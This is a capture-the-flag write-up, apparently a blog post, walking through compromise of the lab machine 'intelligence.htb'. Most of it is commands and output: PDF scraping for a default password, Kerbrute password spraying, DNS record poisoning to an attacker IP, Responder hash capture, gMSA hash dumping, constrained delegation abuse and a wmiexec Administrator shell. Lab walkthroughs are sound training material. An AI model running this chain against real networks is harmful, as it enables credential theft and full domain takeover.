OSCP Journey : TJ_Null Intelligence

I - Introduction :
In this blog post, we will explore a detailed approach to penetrating an Active Directory environment, specifically targeting the intelligence.htb domain. Our journey begins with an initial Nmap scan to identify open ports and services, followed by various enumeration and exploitation techniques to gain access to sensitive information and credentials. We will utilize tools such as Kerbrute, CrackMapExec, and Responder, along with custom scripts, to illustrate a comprehensive penetration testing methodology.
II - User Flag :
Nmap :
nmap -sC -sV -oA nmap/intelligence 10.10.10.248Looking at the result we have 12 ports open , DNS and LDAP (53 and 389) ports are open so it's an Active directory envirement, we also have http port open (80) we have the dc host leaked by nmap scripts
dc.intelligence.htbWebsite enumeration :
by navigating to the website we found some documents that we can downloads
by visiting http://10.10.10.248/documents/2020-01-01-upload.pdf , we can create a costume wordlist using the date command on bash to try to bruteforce the documents .
 ################### Creating the wordlist #################################
 for i in $(seq 1295 1658) ; do date --date "$i day ago" +%Y-%m-%d-upload.pdf >files ; done
 ################## Donwnloading pdfs #####################################
 for file in $(cat files); do wget http://10.10.10.248/documents/$file
 ################### extracting usernames ###################################
 exiftool *.pdf |grep Creator |awk '{print 3}'
 ################### Converting pdfs to txt #################################
 for i in $(ls); do pdftotext $i; done
 #################### looking for hard coded creds ###########################
 cat *.txt |grep -i password -B5 -A5
Testing Credentials :

we will be using Kerbrute to test the usernames we got also the password
./Kerbrute userenum -d inteliigence.htb --dc dc.intelligence.htb usernames
testing the password :
./Kerbrute passwordspray -d intelligence.htb --dc dc.intelligence.htb usernames "NewIntelligenceCorpUser9876"and we have got a hit .
Enumerating shares :
So we will use crackmapexec and the Spider_Plus module to enumarte Molina's shares
crackmapexec smb 10.10.10.248 -u 'Tiffany.Molina' -p 'NewIntelligenceCorpUser9876' --shares -M Spider_Plusafter reading the output using jq
cat /tmp/cme_spider_plus/10.10.10.248.json |jq '. |map_values(keys)'
let's get that downdetector.ps1
smbclient //10.10.10.248/IT -U 'Tiffany.Molina'downdetector.ps1:# Check web server status.Scheduled to run every 5min # Import-Module ActiveDirectory foreach($record in Get-ChildItem "AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=htb" | Where-Object Name -like "web*") { try { $request = Invoke-WebRequest -Uri "http://$($record.Name)" -UseDefaultCredentials if(.StatusCode -ne 200) { Send-MailMessage -From 'Ted Graves <Ted.Graves@intelligence.htb>' -To 'Ted Graves <Ted.Graves@intelligence.htb>' -Subject "Host: $($record.Name) is down" } } catch {} }This PowerShell script is designed to check the status of web servers in an Active Directory domain and send an email alert if any of the servers are down.
since it attemps to connect to the server we can point the server to us and try to capture Ted.Graves credentials since it's using the default credentials .
Getting Ted.Graves creds :
dnstool.py :we will start with this tool to poisin the dns server and add our own
 python3 dnstool.py  -u 'intelligence\Tiffany.Molina' -p NewIntelligenceCorpUser9876 -a add -r webjiggyby.intelligence.htb -d 10.10.16.6 10.10.10.248
 ########Output#############
 [-] Connecting to host...
 [-] Binding to host
 [+] Bind OK
 [-] Adding new record
 [+] LDAP operation completed successfully
Now we need to intercept the request from Ted.Graves with Responder to get his credentials .
sudo responder -I tun0hash captured :
Ted.Graves::intelligence:394f57d82cecd352:E9C446DA8C34BAA8C1D20129184131FF:010100000000000065A57432F6D7DA01E1E8E77B0BAF50A90000000002000800320045005900530001001E00570049004E002D004100310054004E005700320048004400590044004F000400140032004500590053002E004C004F00430041004C0003003400570049004E002D004100310054004E005700320048004400590044004F002E0032004500590053002E004C004F00430041004C000500140032004500590053002E004C004F00430041004C0008003000300000000000000000000000002000004A55BC20B606D1A5377324B9BF071F1C359631F514C37C8A5F98C4BD5BB8DECE0A001000000000000000000000000000000000000900380048005400540050002F007700650062006A00670079002E0069006E00740065006C006C006900670065006E00630065002E006800740062000000000000000000now cracking those hashes with hashcat we got
Mr.Teddyas the passwordII - User Flag :
III - ROOT Flag :
BloodHound :

After Running bloodhound we found that we can readgmsapassword as Ted.Graves
GmsaDumper.py :
Now we can use GmsaDumper with Ted.Graves creds to get svc_int ntlm hash :
 python3 gmsadumper.py -u Ted.Graves -p Mr.Teddy -d intelligence.htb
 #############output######################
 Users or groups who can read password for svc_int$:
  > DC$
  > itsupport
 svc_int$:::745bd2c68dfc101a74f48d87027c7dc6
 svc_int$:aes256-cts-hmac-sha1-96:8b2e9edb20258a45ad9084c89e7df761f3b85da5abd92849c150d4ed43f1056f
 svc_int$:aes128-cts-hmac-sha1-96:798345b20bd9a8866a87b351c0ad68f3
We can now abuse constrained delegation to request a TGT for the Administrator user (if the clock skew is too high, we can use a tool like ntpdate to adjust our time):
 sudo ntpdate -s 10.10.10.248
 getST.py -spn WWW/dc.intelligence.htb -impersonate Administrator
 intelligence.htb/svc_int -hashes :b98d4cef68f72a98dfeed732d1b1abca
We can now use the acquired ticket to get a shell as Administrator via
wmiexec.py:export KRB5CCNAME=Administrator.ccache wmiexec.py -k -no-pass dc.intelligence.htb
IV - Conclusion :
In this comprehensive walkthrough, we successfully navigated through multiple stages of penetration testing within the intelligence.htb Active Directory environment. From initial reconnaissance with Nmap to exploiting services and capturing credentials, we utilized a variety of tools and techniques to achieve our objective. By demonstrating how to enumerate shares, poison DNS records, and leverage BloodHound findings, we were able to escalate privileges and gain administrative access. This exercise highlights the importance of robust security measures and vigilance in monitoring network activities to safeguard against such attacks.
About the author
I am a dedicated cybersecurity student with a passion for protecting digital landscapes and a keen interest in ethical hacking. Currently, I am preparing for the prestigious Offensive Security Certified Professional (OSCP) certification. This certification will enhance my skills and knowledge in penetration testing and network security. With a strong commitment to continuous learning and professional growth, I aim to contribute to the ever-evolving field of cybersecurity.
Comments
Join the discussionNo comments yet. Be the first to comment.